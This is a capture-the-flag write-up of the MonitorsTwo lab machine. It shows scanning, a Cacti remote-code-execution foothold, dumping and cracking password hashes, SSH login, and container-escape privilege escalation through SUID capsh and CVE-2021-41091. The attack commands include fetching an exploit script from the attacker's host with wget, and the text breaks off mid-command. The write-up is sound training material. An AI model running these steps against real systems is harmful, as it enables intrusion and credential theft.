
MonitorsTwo

Enumeration

As this is a machine with a static ip address, we run nmap


```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.211 -sCV -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-30 14:33 EDT
Warning: 10.10.11.211 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.11.211
Host is up (0.086s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp    open     http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login to Cacti
84/tcp    filtered ctf
50003/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.89 seconds

┌──(kali㉿kali)-[~]
└─$
```

We have two ports open 22 and 80 the rest are filtered With SSH we won't do anything big so we jump on http




Establishing foothold


We see a login page powered by 'The Cacti Group'
Let's look for something more about him on the web
And we find RCE on github



We download and execute according to the instructions
We launch the exploit using python



And at the same time also listening to Kalim
After a while, we get the www-data shell



We enumerate the system and then we come to the conclusion that there are no users on them and the content of the root folder tells us that we are in the docker

```
www-data@50bca5e748b0:/$ ls -la
ls -la
total 100
drwxr-xr-x   1 root root  4096 Mar 21 10:49 .
drwxr-xr-x   1 root root  4096 Mar 21 10:49 ..
-rwxr-xr-x   1 root root     0 Mar 21 10:49 .dockerenv
drwxr-xr-x   1 root root  4096 Mar 22 13:21 bin
drwxr-xr-x   2 root root  4096 Mar 22 13:21 boot
drwxr-xr-x   5 root root   340 May 30 18:00 dev
-rw-r--r--   1 root root   648 Jan  5 11:37 entrypoint.sh
drwxr-xr-x   1 root root  4096 Mar 21 10:49 etc
drwxr-xr-x   2 root root  4096 Mar 22 13:21 home
drwxr-xr-x   1 root root  4096 Nov 15  2022 lib
drwxr-xr-x   2 root root  4096 Mar 22 13:21 lib64
drwxr-xr-x   2 root root  4096 Mar 22 13:21 media
drwxr-xr-x   2 root root  4096 Mar 22 13:21 mnt
drwxr-xr-x   2 root root  4096 Mar 22 13:21 opt
dr-xr-xr-x 312 root root     0 May 30 18:00 proc
drwx------   1 root root  4096 Mar 21 10:50 root
drwxr-xr-x   1 root root  4096 Nov 15  2022 run
drwxr-xr-x   1 root root  4096 Jan  9 09:30 sbin
drwxr-xr-x   2 root root  4096 Mar 22 13:21 srv
dr-xr-xr-x  13 root root     0 May 30 18:00 sys
drwxrwxrwt   1 root root 20480 May 30 18:41 tmp
drwxr-xr-x   1 root root  4096 Nov 14  2022 usr
drwxr-xr-x   1 root root  4096 Nov 15  2022 var
www-data@50bca5e748b0:/$
```

The entrypoint.sh file is also there
We look at him

```
cat entrypoint.sh
#!/bin/bash
set -ex

wait-for-it db:3306 -t 300 -- echo "database is connected"
if [[ ! $(mysql --host=db --user=root --password=root cacti -e "show tables") =~ "automation_devices" ]]; then
    mysql --host=db --user=root --password=root cacti < /var/www/html/cacti.sql
    mysql --host=db --user=root --password=root cacti -e "UPDATE user_auth SET must_change_password='' WHERE usernam
e = 'admin'"
    mysql --host=db --user=root --password=root cacti -e "SET GLOBAL time_zone = 'UTC'"
fi

chown www-data:www-data -R /var/www/html
# first arg is `-f` or `--some-option`
if [ "${1#-}" != "$1" ]; then
        set -- apache2-foreground "$@"
fi

exec "$@"
www-data@50bca5e748b0:/$
```

It turns out that we can run the sql server here as root and see what tables it has
Let's check it


```
www-data@50bca5e748b0:/$ mysql --host=db --user=root --password=root cacti -e "show tables"
< --user=root --password=root cacti -e "show tables"
Tables_in_cacti
aggregate_graph_templates
aggregate_graph_templates_graph
aggregate_graph_templates_item
aggregate_graphs
aggregate_graphs_graph_item
aggregate_graphs_items
automation_devices
automation_graph_rule_items
automation_graph_rules
automation_ips
automation_match_rule_items
automation_networks
automation_processes
automation_snmp
automation_snmp_items
automation_templates
automation_tree_rule_items
automation_tree_rules
cdef
cdef_items
color_template_items
color_templates
colors
data_debug
data_input
data_input_data
data_input_fields
data_local
data_source_profiles
data_source_profiles_cf
data_source_profiles_rra
data_source_purge_action
data_source_purge_temp
data_source_stats_daily
data_source_stats_hourly
data_source_stats_hourly_cache
```

Correct

After a while, we find in user_auth the hashed password for the user **marcus**

```
www-data@50bca5e748b0:/$ mysql --host=db --user=root --password=root cacti -e "select * from user_auth"
< --password=root cacti -e "select * from user_auth"
id      username        password        realm   full_name       email_address   must_change_password    password_cha
nge     show_tree       show_list       show_preview    graph_settings  login_opts      policy_graphs   policy_trees
policy_hosts    policy_graph_templates  enabled lastchange      lastlogin       password_history        locked  fail
ed_attempts     lastfail        reset_perms
1       admin   $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC    0       Jamie Thompson  admin@monito
rstwo.htb               on      on      on      on      on      2       1       1       1       1       on      -1 -
1       -1              0       0       663348655
3       guest   43e9a4ab75570f5b        0       Guest Account           on      on      on      on      on      3  1
1       1       1       1               -1      -1      -1              0       0       0
4       marcus  $2y$10$vcrYth5YcCllZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C    0       Marcus Brune    marcus@monit
orstwo.htb                      on      on      on      on      1       1       1       1       1       on      -1 -
1               on      0       0       2135691668
www-data@50bca5e748b0:/$
```

It is bcrypt



We are trying to crack it using hashcat

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 3200 marcus /usr/share/wordlists/rockyou.txt --show
$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey
```

User

marcus:funkymonkey

So we can try with ssh which is open

```
┌──(kali㉿kali)-[~]
└─$ ssh marcus@10.10.11.211
marcus@10.10.11.211's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 30 May 2023 06:48:58 PM UTC

  System load:                      1.04
  Usage of /:                       63.0% of 6.73GB
  Memory usage:                     25%
  Swap usage:                       0%
  Processes:                        277
  Users logged in:                  1
  IPv4 address for br-60ea49c21773: 172.18.0.1
  IPv4 address for br-7c3b7c0d00b3: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.211
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:60b3


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting
s


You have mail.
Last login: Tue May 30 18:42:12 2023 from 10.10.14.144
marcus@monitorstwo:~$
```

Bingo!!!

```
marcus@monitorstwo:~$ ls
user.txt
marcus@monitorstwo:~$ cat user.txt
43e0e[redacted]:4557
marcus@monitorstwo:~$
```

Privilege Escalation


Now we need to escalate to root
First we check if we have any commands for root without his password 'sudo -l'

```
marcus@monitorstwo:/$ sudo -l
[sudo] password for marcus:
Sorry, user marcus may not run sudo on localhost.
marcus@monitorstwo:/$
```

We remind ourselves that we are on docker to check what is its version


```
marcus@monitorstwo:/$ docker -v
Docker version 20.10.5+dfsg1, build 55c4c88
```

And whether there is already a vulnerability found in the network for its version



According to the instructions, we can get root access, but we need to follow these steps:
1. Get root on docker
2. Change permissions on docker file /bin/bash
3. Run on Marcus ./exp.sh which will clone docker and access to /bin/bash and thus we will be able to spawn root using this binary

So get to work
First, we check on docker what suid we have



Immediately in the eye throws sbin / capsh We check if there is already any vulnerability to this binary

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
capsh --
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which capsh) .

./capsh --gid=0 --uid=0 --
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo capsh --
```

capsh --gid=0 --uid=0 --
We use this command and then we get root

```
bash-5.1$ capsh --gid=0 --uid=0 --
capsh --gid=0 --uid=0 --
whoami
root
```

At this point, we can change the permissions for /bin/bash on docker chmod u+s /bin/bash

```
whoami
root
chmod u+s /bin/bash
ls -la /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
```

We did it
Now all that's left to do is download the aforementioned exploit to markus and run it

```
marcus@monitorstwo:~$ cd /tmp
marcus@monitorstwo:/tmp$ ls
systemd-private-eddd8a3a043d484fab1a1536b44b33e2-ModemManager.service-RvMeZe
systemd-private-eddd8a3a043d484fab1a1536b44b33e2-systemd-logind.service-FrDgLi
systemd-private-eddd8a3a043d484fab1a1536b44b33e2-systemd-resolved.service-dUX0Uf
systemd-private-eddd8a3a043d484fab1a1536b44b33e2-systemd-timesyncd.service-ohGjki
systemd-private-eddd8a3a043d484fab1a1536b44b33e2-upower.service-vLX5hi
vmware-root_670-2722828838
marcus@monitorstwo:/tmp$ wget 10.10.16.36/exp.sh
--2023-05-31 02:56:27--  http://10.10.16.36/exp.sh
Connecting to 10.10.16.36:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2446 (2.4K) [text/x-sh]
Saving to: 'exp.sh'

exp.sh              100%[===================>]   2.39K  --.-KB/s    in 0s

2023-05-31 02:56:27 (316 MB/s) - 'exp.sh' saved [2446/2446]

marcus@monitorstwo:/tmp$ chmod +x exp.sh
marcus@monitorstwo:/tmp$ ./exp.sh
[!] Vulnerable to CVE-2021-41091
[!] Now connect to your Docker container that is accessible and obtain root access !
[>] After gaining root access execute this command (chmod u+s /bin/bash)

Did you correctly set the setuid bit on /bin/bash in the Docker container? (yes/no): y
es
[!] Available Overlay2 Filesystems:
```

The docker folder has been copied to the folder
/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged

```
marcus@monitorstwo:/$ cd /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c
9ad6325201c85f73fdba372cb2f1/merged
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
5201c85f73fdba372cb2f1/merged$ ls
bin   dev           etc   lib    media  opt   root  sbin  sys  usr
boot  entrypoint.sh  home  lib64  mnt    proc  run   srv   tmp  var
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
